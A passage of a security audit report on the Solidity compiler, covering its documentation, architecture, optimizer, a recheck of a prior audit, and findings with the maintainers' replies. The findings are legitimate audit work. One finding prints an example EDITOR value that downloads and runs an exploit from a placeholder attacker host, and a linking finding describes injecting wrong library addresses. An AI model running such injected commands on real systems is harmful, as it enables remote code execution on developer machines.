There is also an entry point for a fuzzer, which can be set up following the guidelines from the Contributing documentation. The `fuzzer.cpp` file is compiled into the `solfuzzer` binary, and uses American Fuzzy Lop, an open source fuzzer based on compile-time instrumentations and genetic algorithms.

03.b.xii.Branches

Development happens on the *develop* branch, releases are done from the *release* branch and there is no *master* branch.

There are 71 branches in the team repository.

03.b.xiii.Documentation

READMEs

The project has a main README on the root of the source code linking to:

- the Solidity documentation site, code examples and reference,
- the Remix website for straightforward use, without any downloads or compilation,
- the changelog,
- the issues, encouraging reports for strange things,
- the build instructions,
- and the contribution guidelines.

There is also a README for the Yul optimizer.

User documentation

The official project documentation is on solidity.readthedocs.io.

The main page of the documentation briefly describes Solidity and recommends using Remix to try Solidity out. It also comments about following best-practices when writing smart contracts.

Then it lists the translations (Spanish completed, Simplified Chinese and Korean in progress, and Russian outdated), useful links, available Solidity Integrations, Solidity tools and third-party Solidity parsers and Grammars.

This page continues describing the contents of the remaining pages, providing links to search for answers, ask questions and share ideas, and finally the full index of contents.

These are the sections of the user documentation:

- Introduction to Smart Contracts: explanation of basic concepts of contracts, functions, state variables and events using two sample contracts. It also explains blockchain basics and the Ethereum Virtual Machine.
- Installing the Solidity Compiler: different ways to get Solidity, including building it from source.
- Solidity by Example: three examples of contracts with plenty of comments in the source code to explain Solidity concepts.
- Solidity in Depth: main documentation of the language. It describes all parts of the language, explains when to use them, and goes into implementation details that are important to know when writing contracts in Solidity.
- Security Considerations: pitfalls and recommendations of Solidity and Ethereum.

- Using the compiler: usage of the `solc` binary, and description of the compiler input and output.
- Contract Metadata: documentation of the JSON file that includes the contract metadata.
- Application Binary Interface Specification: specification of the ABI encoding, used to interact with contracts.
- Joyfully Universal Language for (Inline) Assembly: documentation of the Yul intermediate language.
- Style Guide: coding conventions for writing Solidity code.
- Common Patterns: three patterns commonly used on Solidity contracts.
- List of Known Bugs: JSON-formatted list of known security bugs in the Solidity compiler. It includes the version when the bug was introduced and the version when it was fixed.
- Contributing: guide for contributing to the project.
- Frequently Asked Questions: list of basic and advanced questions, with their answers.

03.b.xiv.Installation

There is a comprehensive document about installing the Solidity Compiler. It starts by explaining the versioning system used, warning about the nightly builds and recommending the use of the latest release.

For small contracts and quick learning, it recommends the website version of the Remix IDE, instead of installing Solidity.

Then it explains how to install Solidity from different sources: using npm, using Docker, from the Ubuntu PPA, from the snap store, using pacman, brew and emerge.

03.b.xv.Communication

Chat

The official community chat is on Gitter. There are 5425 members in the channel. Activity varies but the channel can have dozens of messages per day.

The development chat is also on Gitter. There are more than 350 members in this channel, who usually exhibit an activity of dozens of messages on some days. .

Questions

There are 9 issues with the tag *question*. 8 are closed.

There are 5200 questions with the *Solidity* tag in the Ethereum StackExchange. 1384 are unanswered. It has been active for 6 months and has 3 editors. The top respondents are: eth, Rob Hitchens, Tjaden Hess, The Officious BokkyPooBah, and smarx.

Development Discussions

Development discussions happen in github issues, in pull requests, and in the solidity-dev gitter channel.

Meetings

The team has public meetings on Mondays and Wednesdays via Jitsi.

03.b.xvi.Audits

The project was audited by Coinspect on 2017. A full recheck of this audit is presented on section 04.

03.c.Usage

There are two ways to interact with the compiler: via the CLI (using the `solc` executable), or by calling the C interface functions (by either directly linking against them, or calling from JavaScript, which is their intended usage).

03.c.i.Using the CLI

The `solc` executable has a basic interface similar to most compilers: it compiles one file at a time, and provides different kinds of configuration options (optimization parameters, libraries to link against, etc.). Multiple kinds of outputs (the AST, bytecode, Natspec user documentation, etc.) can be retrieved. It also allows usage of a standard JSON interface for both stdin and stdout, using the `--standard-json` mode, which is very handy for fine-grained control of more complex configurations, including specifying which contracts to compile when you have multiple contracts in your source code .

03.c.ii.Using libsolc

The C interface, being free of every functionality related to file system operations, has almost the same diversity of output formats, and thus can be used to retrieve the compiler's version and license, and to compile contracts (where the only available option is the optimizations switch). solc-js (which uses libsolc) supports the standard JSON interface, however, which makes it just as powerful as `solc`.

03.d.Output Components

`solc` has an uncommon (but useful) feature among compilers, which is the ability to expose certain internal structures to the user, as well as computing some miscellaneous data. The full list of available output types can be retrieved with `solc --help`, and any number of them can be selected in a single execution.

All information described below (and additional output components) can be obtained directly by using the standard json interface of the compiler:

- abi - ABI.
- ast - AST of all source files.
- legacyAST - legacy AST of all source files.
- devdoc - Developer documentation (natspec).
- userdoc - User documentation (natspec).
- metadata - Metadata.
- ir - New assembly format before desugaring.
- evm.assembly - New assembly format after desugaring.
- evm.legacyAssembly - Old-style assembly format in JSON.
- evm.bytecode.object - Bytecode object.
- evm.bytecode.opcodes - Opcodes list.
- evm.bytecode.sourceMap - Source mapping (useful for debugging).
- evm.bytecode.linkReferences - Link references (if unlinked object).
- evm.deployedBytecode* - Deployed bytecode (has the same options as evm.bytecode)
- evm.methodIdentifiers - The list of function hashes.
- evm.gasEstimates - Function gas estimates.
- ewasm.wast - eWASM S-expressions format (not supported atm).
- ewasm.wasm - eWASM binary format (not supported atm).

Some of which can be individually queried using the following flags:

- `--ast-compact-json`
  The fully annotated AST, in different formats
- `--asm`, `--asm-json`, `--opcodes`
  The EVM assembly opcodes of the compiled contract, in different formats. `--asm` is very similar to traditional assembly code, with comments and tags, while the other two contain raw data, and are likely intended to be consumed by tooling.
- `--bin`, `--bin-runtime`, `--clone-bin`
  Contrary to what the name suggests, these outputs are not binary, but a hexadecimal

representation of the compiled bytecode (which makes it easier to identify the opcodes). `--bin-runtime` will omit the creation bytecode (deployment and constructor); while `--clone-bin` will only output the bytecode of a contract that uses an already deployed contract via `DELEGATECALL`, with a placeholder for the address of that deployed contract. Note: This was deprecated and since removed in v0.5.0.

- `--abi`
  The JSON description of the contracts ABI.
- `--hashes`
  The function selectors for public and external functions.
- `--userdoc`, `--devdoc`
  The contract's user and developer documentation, respectively, in JSON format. These are generated from comments on the source file, following the NatSpec format.
- `--metadata`
  Compilation metadata in JSON format, including compiler version, compilation settings, hashes of the source files, ABI, and both developer and user documentation.

The compiler's ability to produce sourcemaps is particularly useful for static analysis and debugging tools. Solidity produces two types of sourcemaps, one for AST nodes and another for bytecode instructions. In the first case, the coordinates contain 3 values: position offset, length of mapping and targeted source file. In the case of bytecode mappings, each instruction has an additional value that signals direction in JUMP instructions. Solidity also uses a clever mechanism that compacts the sourcemap information by only appending deltas in the data and hence avoiding redundant and repetitive information to be stored.

03.e.Compiler Architecture

The compiler follows a traditional pipeline scheme, split into parsing, analysis, code generation, bytecode optimization, assembly, and library linking. These steps have well-defined inputs and outputs, and make both understanding and contributing to the codebase easier. Furthermore, the output of some stages (such as the AST) can be extracted from the compiler, enabling the use of external tools.

03.f.Execution Flow

The entry point for both solc and libsolc is the CompilerStack class. The key function is Compiler::compile, and by the time of its execution, different processes and configurations have already been applied: scanning the source file, setting remappings, adding additional sources and libraries, including certain compilation settings like the version of the EVM and optimization parameters. When using the command line interface, most of the information for that to happen is provided by flags and parameters, but when using the compiler as a tool inside a development framework for example, this is all provided by a JSON file given as input to StandardCompiler when calling StandardCompiler::compile.

The `CompilerStack` is the main compiler object, holding all of the required information to perform a complete compilation and delegating each pipeline stage to the corresponding objects.

The parsing stage will generate the complete AST, though it may be missing some annotations (such as those related to types, which will be added in the next stage). The input string is read by a `Scanner` and transformed into a series of tokens, which the `Parser` then uses to build the AST. This tokenization makes understanding the parser code typically very easy.

Then comes the analysis stage, which is separated in multiple steps, the main ones being syntax checking (e.g. a `break` statement must be inside a loop) and type checking. This stage does not change the AST: it only annotates it with type information, at which point the stage is finalized. A successful analysis stage should always result in a successful compilation.

Multiple compiler features are implemented at the analysis stage: static analysis checks for common mistakes and issues warnings, while the control flow analyzer attempts to detect uninitialized storage pointers (which is a v0.4.24 feature - many new additions to the language are performed at this level). The strategy taken by Solidity to reuse code in these similar steps is to implement the visitor pattern, a standard way of traversing the AST where each visitor defines behaviour when visiting a node type, and nodes in turn define how they should be visited.

Implementing new visitors (new analysis algorithms) is straightforward, as is understanding how each node is traversed.

At this point, `solc` is ready to compile the target contract, along with all imported dependencies. Abstract contracts are not compiled though: only fully implemented derived contracts will be. It is at this stage that the `SwarmHash` of the metadata is calculated and appended to the bytecode.

Compilation itself is split into runtime and creation compilation, which are not a part of the language but of the implementation, and this distinction remains throughout the whole compilation and optimization stages. *Runtime* refers to the contract itself: how functions are called, the code for the functions themselves, etc., whereas *creation* is both the constructor code, plus an extra routine that will store the contract's code in storage during contract deployment, plus the code of any function that is called from the constuctor.

It is also worth noting that the AST traversal mechanism is once again used during compilation, resulting in very good code readability.

The compiler output is not a binary blob of EVM opcodes, but an internal representation of said bytecode, and it is this data structure that is optimized. While more convenient than working with raw binary data, this has the disadvantage of making the optimizer tightly coupled to this internal representation and thus not usable as a standalone module to optimize EVM bytecode. When the intermediate Yul language is fully introduced, the current optimizations will need to be rewritten to work with it. This will result in a large amount of sensitive code that needs to be thoroughly tested before the optimizations are made available.

The assembly stage is very simple: since the intermediate compiler representation is only a thin abstraction over the EVM, translating it to bytecode is straightforward.

The final stage is library linking. This concept is slightly different in Solidity to what linking usually means, due to the nature of the EVM, and could be considered a mixture of static and dynamic linking: when using libraries, the generated bytecode contains substrings with the library name, which `solc` can later replace with the address of already deployed ones, adding calls where required, and since this is a simple string replacement, external tools can also be used. A contract may be compiled and not linked, deferring this to a later time, but it cannot be deployed until all dependencies have been resolved, since the placeholder for a library address contains non-hex characters and is therefore invalid bytecode. For the standard-json output, there's a field called `linkReferences` that contains the details of where on the bytecode it should do the linking (replacement based on offsets).

03.g.Bytecode Optimization

Since there is no intermediate language, all optimizations are performed at internal bytecode representation level. These are split into multiple algorithms that handle different kinds of optimizations:

- `BlockDeduplicator`: unifies blocks (tags) containing the same bytecode.
- `CommonSubexpressionEliminator` (CSE): it performs symbolic abstraction, applies simplification rules on the symbolic representation, and then regenerates the code.
- `ConstantOptimiser`: replaces constants by bytecode that will generate them, if the amortized gas cost is lower. E.g., `PUSH32 ff ff ... ff fe` might be replaced by `PUSH1 01 NOT`. For more info see the "runs" option in the Solidity documentation.
- `JumpDestRemover`: deletes tags (jumpdests) that are never referenced.
- `PeepholeOptimiser`: performs local optimizations on small bits of bytecode (2 or 3 opcodes at most). E.g., remove push followed by pop, double swap, etc.

`JumpDestRemover` and `PeepholeOptimiser` are run on all compilations, whereas the other algorithms are opt in, using the `--optimize` flag.

03.h.Common Utilities

The following helpers, libraries and utilities commonly used in the project are in the libdevcore directory:

- `Algorithms`: a detector for cycles in directed graphs.
- `Assertions`: an assertion that throws an exception when a condition is not met.
- `Common`: macros required by most of the other headers, type aliases, a function to get two's complement, the `std:ostream <<` operator and the `ScopeGuard` class that calls a function on the destructor.
- `CommonData`: functions for hexadecimal conversion and checksum.
- `CommonIO`: a template and functions for reading and writing files, and for reading from standard input, a class for disabling console buffering and a function to get a canonical filesystem path.
- `Exceptions`: a base struct for all exceptions.
- `FixedHash`: definitions for handling hashes in a raw-byte array.
- `IndentedWriter`: string formatter to prepend spaces.
- `JSON`: functions to build, parse and print JSON.
- `SHA3`: implementation of SHA-3 and SHAKE algorithms. Copied from keccak-tiny by David Leon Gil.
- `StringUtils`: functions to calculate string distance and to add quotes.
- `SwarmHash`: functions to generate a hash using the swarm chunker. This is used on a metadata file that can be used to recompile and verify the bytecode generated from the source.
- `UTF8`: validation of UTF-8 characters.
- `Whiskers`: templating system. Documented on the contributing guidelines.
- `boost_multiprecision_muber_compare_bug_workaround`: copied from boost with a patch to fix a bug on version 1.58.
- `vector_ref`: modifiable reference to an existing object or vector in memory.

03.i.Yul

Yul (currently being renamed from Julia) is an intermediate language between Solidity and the backend bytecode. The plan is to use this intermediate language to compile to the EVM 1.0, EVM 1.5 and eWASM. Presently, Yul is only used to generate EVM 1.0 bytecode from inline assembly. Generating Yul from Solidity code and the other backends is a work in progress.

The plan and status of Yul is tracked on issue #2131.

The documentation for Yul is on the main user documentation site for Solidity.

Yul was designed to be the middle layer where optimizations can be applied. The optimizations are documented on a README file in the repository. These are the current optimization components:

- `Disambiguator`: makes all identifiers unique.
- `ExpressionInliner`: performs function inlining inside expressions.
- `ExpressionSimplifier`: uses simplification rules to reduce expressions.
- `FunctionGrouper`: moves all non-function definition statements to a block, followed by all function definitions.
- `FunctionHoister`: moves all function definitions to the topmost block.
- `InlinableExpressionFunctionFinder`: identifies functions to be inlined.
- `Rematerialiser`: replaces variables by their most recent assigned expressions.
- `UnusedPruner`: removes unused variables and functions.

03.j.Experimental features

The compiler supports experimental features using the following syntax:

```
pragma experimental <featureName>;
```

Whenever such a feature is activated, the compiler will warn about the use of experimental features, and recommend not to use them on live deployments.

Although not directly documented, the available experimental features can be inferred by looking at the code, particularly at the file `libsolidity/ast/ExperimentalFeatures.h`, which lists them, but does not provide any details for them. The features designated with underscores in this file are only used for testing purposes for the experimental feature mechanism itself.

These are the available features that currently exist:

- **v0.5.0:** Staging ground for many sub-features, such as the `constructor` keyword, which was officially assimilated in v0.4.23. Other incoming features include enforcing view/pure functions, C99 scoping (as opposed to javascript function scoping), fallbacks being required to use external visibility, and more. Also, when the v0.5.0 feature is activated, the compiler is stricter in the sense that many things that are mere warnings in v0.4.x, become errors when this feature is activated.
- **ABIEncoderV2:** Upgrades to v2 of the Contract ABI (application binary interface specification implementation), including the ability to use structs and arbitrary nested arrays as function parameters. This is also the first big user of Yul.
- **SMTChecker:** SMT solver which only affects code analysis, checking for integer overflows, unreachable code, trivial conditions and assertions, etc.

04.Coinspect's Audit Recheck

In 2017, Coinspect performed an audit for the Solidity compiler source code. As a result, 10 detailed findings were reported. This section is a follow-up of the reported issues, checking how changes from v0.4.16 throughout v0.4.24 modified the status of each finding.

The description of the issues will be very brief, following their current status and some of the Solidity code used to recheck.

Only 3 of the 10 reported issues were not addressed. Most of the addressed issues have been treated as warnings up to v0.4.24, in v0.5.0 they will become errors. To access this behaviour on earlier releases you can try the experimental feature (`pragma experimental "v0.5.0";`).

See appendix 07.b to read the specifics of each reported issue.

05.Severity Level Reference

Every issue in this report was assigned a severity level from the following:

CRITICAL

Critical severity issues need to be fixed as soon as possible.

HIGH

High severity issues will probably bring problems and should be fixed.

MEDIUM

Medium severity issues could potentially bring problems and should eventually be fixed.

LOW

Low severity issues are minor details and warnings that can remain unfixed but should preferably be fixed at some point in the future.

06.Issue Descriptions and Recommendations

06.a.General

CRITICAL: Incorrect library addresses can be injected while linking.

CRITICAL

A contract that depends on a library with `public` functions will have the address of a deployed instance of the library in its bytecode. Since this address is not known by the compiler, it has to be provided by the user: this is done via the `--libraries` option in `solc`. It is possible, however, to not provide these addresses, and leave the contract *unlinked*: a special sequence, containing the name of the library as a string, will be instead present in the bytecode, preventing the contract from being deployed until the dependency is resolved, using `solc`'s `--link` mode, in which only linking is performed.

The issue arises from this string representation: it is truncated to 36 characters, and any remaining characters in the library name are simply eliminated, with no warnings. It is possible, then, to have multiple libraries share a truncated name, by having them share a long enough prefix. Consider the following example:

```
library OpenZeppelinStdLibraryArray {
  ...
}

library OpenZeppelinStdLibraryArrayUtils {
  ...
}

contract Test {
  function test() public pure returns (uint256) {
    if (OpenZeppelinStdLibraryArrayUtils.isArrayEmpty(arr)) {
      return OpenZeppelinStdLibraryArray.getArrayLength(arr);
    } else {
      return 0;
    }
  }
}
```

The bytecode generated by calling `solc Test.sol --bin` will include two instances of the sequence '__Test.sol:OpenZeppelinStdLibraryArray__' (the truncated string representation of the

library name). When calling `solc --link --libraries` with addresses for both libraries, the compiler will identify both instances as repeated references to `OpenZeppelinStdLibraryArray`, and replace both of them with that address, ignoring the address provided for the other library altogether.

This issue is compounded with another one, which causes truncated library names to only require a prefix match, increasing the attack surface. Consider the following libraries:

```
library OpenZeppelinStandardLibraryArrayCore {
  ...
}
```

```
library OpenZeppelinStandardLibraryArrayUtils {
  ...
}
```

The truncated library name is `OpenZeppelinStandardLibrary`, but passing any string that begins with this sequence to the `--libraries` command will *also* cause both libraries to be assigned its address, despite the fact that no library nor bytecode placeholder matches this string, for example: `solc Test.sol --bin | solc --link --libraries “OpenZeppelinStdLibraryArrayCollection:<address>”`.

Consider either removing the maximum library name length altogether, or otherwise redesigning the implementation to make it work with long library names.

Update: Several prior open issues exist discussing this, #579, #3918 and #4429. Fixed in PR#5145. Solidity Compiler Core team added “This feature is not endorsed, but users should use the standard json which outputs link references. This is only an issue in the deprecated compiler interface. In "standard-json", offsets into the bytecode are used instead of placeholders. We nevertheless changed this such that placeholders for libraries are now hashes of the fully qualified library names (i.e. library name plus path) in the traditional interface.

HIGH: Model is very complex and could use more documentation.

The Solidity Compiler is a complex piece of software: it’s code that models code. This is generally true for all compilers, and this has led many developers to believe writing compiler code is a hard

endeavor (and we agree). This makes the Solidity Compiler an especially difficult code to read, understand, audit, or contribute to, compared to other simpler projects.

This is where great documentation helps. In some cases, source code can be so simple that it doesn't need any explanation: its intent is conveyed clearly (this is sometimes called self-documenting code); in others, a high-level explanation is needed to provide context in which to read it, and some tricky edge cases benefit greatly from being laid bare, as opposed to leaving it up to reader to figure it out.

There are multiple functions in the compiler that do not meet this high standard, and we think this could hurt collaboration from the community. Some examples:

- `CompilerUtils::convertType` is a great example of this, featuring nested switch blocks and very deep nesting over a span of 400 lines, out of which only 40 are comments, and half of those merely describe the stack layout.
- `ExpressionCompiler's visit(MemberAccess)` and `visit(FunctionCall)` also have this same problem (and are all core parts of the code generation process).
- `ExpressionCompiler::appendExternalFunctionCall` is also very large and complex, but has multiple comments describing what each section of the code is supposed to do, with greatly improves readability. But still in this case, splitting the big function into smaller functions with a clear name and a single responsibility would make things better.
- In some cases, like `ArrayUtils::copyArrayToStorage` and `ArrayUtils::copyArrayToMemory`, the issue is not that each step isn't detailed, but that the overall structure is unclear: they both feature multiple branching points (depending on the array's location, type, static or dynamic nature, etc.), and proper understanding of them requires in-depth knowledge about storage and memory layouts, packing, etc.

Metrics like cyclomatic complexity are useful to easily identify functions which may be problematic. Consider spending some time rewriting and refactoring high-complexity functions to improve code readability and lower overall contribution barriers of entry.

A very simple tool to do so is lizard, available via Python pip: to get a detailed report, simply run the following command in the Solidity directory:

```
$ lizard --languages cpp --sort cyclomatic_complexity --exclude "./liblll/*"
```

For reference, these are the 10 functions with the highest cyclomatic complexity, according to lizard.

- `dev::solidity::CompilerUtils::convertType@642-1052@./libsolidity/codegen/CompilerUtils.cpp`

- `dev::solidity::ExpressionCompiler::visit@442-1056@./libsolidity/codegen/ExpressionCompiler.cpp`
- `dev::solidity::ExpressionCompiler::visit@1064-1373@./libsolidity/codegen/ExpressionCompiler.cpp`
- `TypeChecker::visit@1600-1928@./libsolidity/analysis/TypeChecker.cpp`
- `dev::solidity::ExpressionCompiler::appendExternalFunctionCall@1737-2030@./libsolidity/codegen/ExpressionCompiler.cpp`
- `dev::solidity::Scanner::scanToken@421-633@./libsolidity/parsing/Scanner.cpp`
- `StandardCompiler::compileInternal@230-568@./libsolidity/interface/StandardCompiler.cpp`
- `GasMeter::estimateMax@42-202@./libevmasm/GasMeter.cpp`
- `RationalNumberType::binaryOperatorResult@914-1089@./libsolidity/ast/Types.cpp`
- `CompilerStack::analyze@162-282@./libsolidity/interface/CompilerStack.cpp`

Update: Solidity team replied: "While some functions have been simplified in the meantime (appendExternalFunctionCall was simplified for the 0.5.0 release, ExpressionCompiler::visit(FunctionCall) is currently being refactored), other functions might seem complex on first sight, but are actually very structured if you take a closer look. The function 'convertType' for example, has to go through all possibilities of converting a value of any type A to any (allowed) type B. We believe that a big switch is a good way to handle this complexity and singling out the conversion code into separate functions would only increase the size of the name space and add further dereferencing / lookup times for developers.

The code in ArrayUtils::copyArrayToStorage is indeed very hard to follow and we will replace it by much easier to read structured Yul code during the rewrite of the code generator."

MEDIUM: Insecure system call may lead to command execution during compiler testing.

MEDIUM

Unsanitized command strings given as arguments to `system()` (or similar functions like `popen()`) may allow an attacker to execute arbitrary system commands.

The following code from `isoltest` opens a system `editor` when encountering an error while testing Solidity contracts:

/test/tools/isoltest.cpp:236

```
if (system((editor + " \"" + m_path.string() + "\"").c_str()))
  cerr << "Error running editor command." << endl << endl;
  return Request::Rerun;
```

The issue with above code is that the *system call* is being done over a combination of two variables, and one of them is not properly sanitized. `m_path` is the path for the contract in question

but `editor` comes from an environment variable, which controlled by an attacker could result in *command execution*.

As a simple example of how this could be exploited, imagine that an attacker somehow gained access to environment variable `EDITOR`, and modified it as follows:

```
EDITOR='wget http://attacker.site/expl;chmod +x expl;./expl; vim'
```

When an error is found in some contract, a prompt appears asking whether to edit, update expectations, skip or exit. If edit is selected, normal behaviour would be to open system's default editor or one specified by command line with `--editor`. Having the environment variable under control, this results in downloading an exploit, giving it execution permissions, running it and opening vim, *as expected*, without raising user's suspicion.

Note that `--editor` has the same problem.

Consider using a different approach that does not use a full shell interpreter. For example `execv` or `execve`, which works differently, forking a new process and creating the command string in a way that eliminates concerns about buffer overflow or string truncation. More information can be found here.

Update: The Solidity Compiler Core team replied "It should be noted that this is not part of production code. It is only part of the testing infrastructure. We do want to execute the editor, so this will always result in code execution. One countermeasure would be to check whether `EDITOR` is the direct path of an executable file and also print the file before the user is asked what to do about the failure. Additionally, if an attacker has control over environment variables on a build machine, there is absolutely no way you can guard against such an attack. One environment variable that will almost certainly lead to an exploit is for example `CC` - the C compiler and there are probably tons more." Discussion continues in issue 5159.

MEDIUM: Swarm hash implementation is outdated.

MEDIUM

Solidity calculates the swarm hash of the metadata of the contract compilation and appends it to the bytecode that will be deployed to the blockchain. This was implemented using a swarm hash algorithm that is not final. Swarm changed the algorithm after it was included in Solidity (this update happened after around 16 months of having it in Solidity), so currently the hashes generated during compilation are outdated and not useful to verify deployed contracts.

This issue was already reported by the Solidity maintainers but no fix has been implemented yet. Tools like Etherscan are showing this wrong hash, and tools like Remix offer to upload the metadata resulting in two different hashes for the same contract.As a short-term fix, we suggest to remove the hash. But this idea of being able to verify the compiled contracts is very powerful, so we recommend that you define a better strategy for reading it. Some options might be to use an external library for the hashing that's maintained by the upstream swarm hash team; or embed an implementation in solidity to avoid external dependencies, but share a compliance test suite with the upstream developers to make sure that the Solidity hashes will always be valid for swarm; or maybe leave the metadata verification for a tool that's independent from the compiler. The new strategy chosen should make it easier to add alternate content-addressable systems and addressing schemes like IPFS.

For future things that are still work in progress, consider making them optional and to warn users of Solidity that they can change depending on the external upstream decisions.

Update: The Solidity Compiler Core team replied: "The hash is intentionally called `bzzr0` in the metadata cbor map and thus properly versioned. The main purpose of the hash is still valid (it being a cryptographic hash). The fact that it maps to a content-addressed storage is secondary, and will actually only be meaningful once such a content-addressed storage system is useful in practice."

MEDIUM: Fallback mechanism in imports is not working properly.

MEDIUM

The documentation describes different mechanisms available in Solidity for importing contracts from external files, usually with the extension `.sol`, as a convention, not a restriction.

One of such mechanisms is the remappings import mechanism. This feature allows to make import definitions that are made from inside your library folder e.g "`=./lib/`", which remaps imports such as

```
import "openzeppelin-solidity/contracts/ownership/Ownable.sol";
```

to

```
import "./lib/openzeppelin-solidity/contracts/ownership/Ownable.sol";
```

However, there is a problem with the feature, where "`.`" is also remapped to "`./lib`" in the case described above. To illustrate, the import

```
import "./MyContract.sol";
```

is remapped to

```
import "./lib/MyContract.sol";
```

which is incorrect.

Consider fixing this issue and adding a test for the feature.

Update: This issue has already been fixed by removing this fallback feature that never worked.

LOW: Coding style hinders readability and may lead to programming errors.

LOW

A convention adopted in the Solidity codebase is to only use braces to wrap blocks when these have more than one statement. This style is usually discouraged, for multiple reasons: it reduces maintainability, since adding a line to a block may require braces to also be added to it, and it hinders readability on long, nested blocks. A prime example of this is line 1896 of TypeChecker, where it is very hard to understand where each block ends, due to the vertical distance from start to end, and levels of nesting. This style has been the cause behind multiple security vulnerabilities over the years (most famously, Apple's SSL/TLS bug on iOS).

Google's cpplint was run on the Solidity codebase looking for errors of this sort, and while none were found, the are so many `if` statements following this style that the risk of a malformed block slipping through a review is high.

Consider requiring opening and closing braces on all blocks, and integrating a linter into the build toolchain to enforce this requirement.

Update: Solidity team replied: "The compiler we use actually complains if more than one statement is indented after an `if`, so you could say we have a check for that.".

LOW: Insecure string handling in testing infrastructure.

`strcpy` does not check for buffer overflows when copying to destination, and because of this, its use is [considered dangerous by many]() (despite the fact that these checks could be done manually)

test/RPCSession.cpp:63

```
    if (_path.length() >= sizeof(sockaddr_un::sun_path))
        BOOST_FAIL("Error opening IPC: socket path is too long!");

    struct sockaddr_un saun;
    memset(&saun, 0, sizeof(sockaddr_un));
    saun.sun_family = AF_UNIX;
    strcpy(saun.sun_path, _path.c_str());
```

Note: Actual code does not appear to be vulnerable, but the use of strcpy is strongly discouraged when safer alternatives are available.

Consider using `strcpy_s`, or `strlcpy` instead.

LOW: The quality of sourcemaps could be improved.

Even though some parts of the EVM output of a contract cannot be significantly mapped to Solidity sources (e.g., the metadata), there are multiple EVM opcode structures that could, but aren't. For example, the check that reverts when `msg.value != 0` in a non-payable function is assigned an `f` value of `-1`, when it could be assigned to the function signature. This example can be visualized with the `solmap` tool by clicking the opcodes on the right, and seeing the Solidity sources associated with it on the left.

In the described case, the opcodes involved are associated with the semantics of the code. There are many other cases where opcodes are not mapped, resulting in very little coverage of mappings from compiler output to the sources. The non-associated structures are usually generic structures reused in code generation, and even though they are generic, most of them *do* correspond to a given part of the AST.

Consider improving the quality of the sourcemaps by increasing the coverage of the generic structures mentioned above.

Update: Issue #5161 opened to deal with this.

LOW: There are many `assertThrow` usages without a message

Conditions that should never be reached are validated with **`assertThrow`** statements. These statements have the assertion to check, the exception to raise in case that the assertion fails, and a message. In many cases, the message is left empty.

When something goes wrong and an assertion fails, a good error message is the only way to make it clear what is happening. But even beyond that, these error messages have a lot of documentation value that will help people reviewing the source code to understand why that assertion should hold true all the time, and what are the assumptions that the following code is built upon.

Consider adding a message to every **`assertThrow`** statement.

Update: Issue #5160 opened, and previous discussion existed in issue #1042.

LOW: Storage of small value types is unnecessarily costly.

Each EVM storage slot is 32 bytes wide, but some types are smaller than this, e.g. `uint8`, `address`. When values of these types are stored, instead of issuing a simple SSTORE instruction, a more complex sequence is generated by the compiler, since it assumes values are tightly packed and masking operations need to be done, even when the slot is not shared.

Consider the following contract:

```
pragma solidity ^0.4.24;

contract Storage {
  uint256 large;
  address wallet;
  function storeLarge(uint256 _value) public {
    large = _value;
  }
  function storeWallet(address _value) public {
    wallet = _value;
  }
```

```
}
```

`large` will be stored in storage slot 0, and `wallet` in storage slot 1. This is the (optimized) bytecode generated for each function, respectively:

```
// large
PUSH1 0x00
SSTORE
```

Note that by the time the above opcodes are executed, _value is in the stack, so effectively the executed Yul equivalent would be sstore(0, _value).

```
// wallet
PUSH1 0x01
DUP1
SLOAD
PUSH20 0xffffffffffffffffffffffffffffffffffffffff
NOT
AND
PUSH20 0xffffffffffffffffffffffffffffffffffffffff
SWAP3
SWAP1
SWAP3
AND
SWAP2
SWAP1
SWAP2
OR
SWAP1
SSTORE
```

As before, by the time the first PUSH1 is called, the incoming address value is in the stack. The end result would be sstore(1, _value), but there are 15 opcodes in between PUSH1 and SSTORE that load the previously stored value, and mask the address to 20 bytes.

These extra opcodes make both the deployment of the contract and all calls to the storeWallet function much more expensive than they need to be, since wallet doesn't share a storage slot with any other variable (a fact that the compiler can check). Additionally, for each storage variable smaller than 20 bytes (e.g. for every address variable), a new load/mask/store sequence is created, instead of a subroutine being generated (parameterized with storage slot, offset, and mask). Note

this bytecode sequence is also included when the types involved are the values behind a mapping, despite the fact that these never share storage slots.

Consider generating a difference sequence, with no SLOAD and masking instructions, when the storage slots are known not to be shared.

Update: Solidity Compiler Core team replied “This has not been done yet because it makes the code more complicated and thus error-prone. Also, people employ dangerous techniques with regards to upgrading contracts where we cannot assume that just because the current source code only contains a single element in a slot, this will also be the case when the code executes.”.

06.b.Previous Audits

MEDIUM: Coinspect audit still has unaddressed issues.

MEDIUM

The previous audit revealed ten issues, from which three remain unaddressed: SOL-005**,** SOL-007 **(Update:** SOL-007 has been fixed since we started this audit**)** and SOL-010. Descriptions and current status for each one can be found on section 04 - Coinspect's Audit Recheck.

Consider implementing fixes as soon as possible, particularly for issues that are being disclosed publicly.

Update: Comment from the Solidity team: "The remaining two require removing features from the language which are scheduled for version 0.6.0."

06.c.Project Health

HIGH: Known issues only emit warnings for backwards compatibility.

HIGH

Solidity does its best to preserve backwards compatibility by not doing any breaking changes in minor releases, by issuing deprecation notices in warning messages and by suggesting changes when it detects potential problems in the code. This is standard procedure for most software projects.

However, Solidity is not a standard software project: the code generated by it runs smart contracts, which are immutable and their transactions irreversible. Steps should be taken to make assessing the security of user code as easy as possible. While platforms such as Etherscan allow for the verification of a contract's source code, they do not emit the warnings that were issued during compilation, forcing the user to either a) remember all known issues and check that none of them are present, or b) compile the contract locally, significantly raising the barrier of entry for a developer who is reading the code. Etherscan *could* show these warnings, but it would be best if that responsibility was not transferred, and the code was disallowed in the first place.

Consider this innocent-looking source-code verified contract. A known issue (uninitialized references, set to `storage` by default) causes a call to `applyRaises` to also modify the contract's `owner` as a side effect (as can be seen in the transaction history). No warnings are displayed, nor would most testing catch this issue (since most test runs are independent by design, and checking that an owner didn't change after such a function call would not be usually done).

Consider doing breaking changes when fixing these kinds of errors (uninitialized storage, constructor functions without the `constructor` keyword, etc.).

MEDIUM: Bus factor is 2.

MEDIUM

Bus factor "is the minimum number of team members that have to suddenly disappear from a project before the project stalls due to lack of knowledgeable or competent personnel." (from Wikipedia). A low bus factor exposes the project to many risks and makes development slower, while a higher bus factor shows a more welcoming community that spreads knowledge and helps new members take responsibilities and feel part of the project. With only two active maintainers,

the bus factor of Solidity is very low. A higher bus factor is required for the long term sustainability of the project.

Consider mentoring some of the current frequent contributors to help them become maintainers. They can, in turn, help getting more contributors by documenting their learnings, reporting issues for the parts of the process that are too complicated and spreading the word about good ways to get involved.

